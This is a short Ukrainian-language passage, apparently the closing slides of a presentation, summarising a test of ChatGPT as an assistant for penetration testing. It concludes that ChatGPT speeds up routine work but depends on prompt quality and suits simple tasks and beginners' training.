Результати проведеного тесту засвідчили, що ChatGPT може бути ефективним інструментом у процесі пентестування, демонструючи здатність до швидкого аналізу, генерування корисного коду та надання рекомендацій у реальному часі. Штучний інтелект проявив себе як універсальний помічник, який значно скорочує час на виконання рутинних завдань і дозволяє зосередитися на стратегічних аспектах тестування.

Водночас, тестування виявило деякі обмеження. ChatGPT залежить від якості запитів, які йому задаються, та може пропонувати загальні або неконкретні відповіді, якщо його не направляти належним чином. Він також може пропустити специфічні деталі, важливі для вузькоспеціалізованих тестів.

Загалом ChatGPT, на данному етапі розвитку, гарно підходить для виконання простих завдань з пентестингу, а також для навчання новачків у цій справі.

Рисунок Д16 - Висновки

Дякую за увагу!

Рисунок Д17 – Подяка за увагу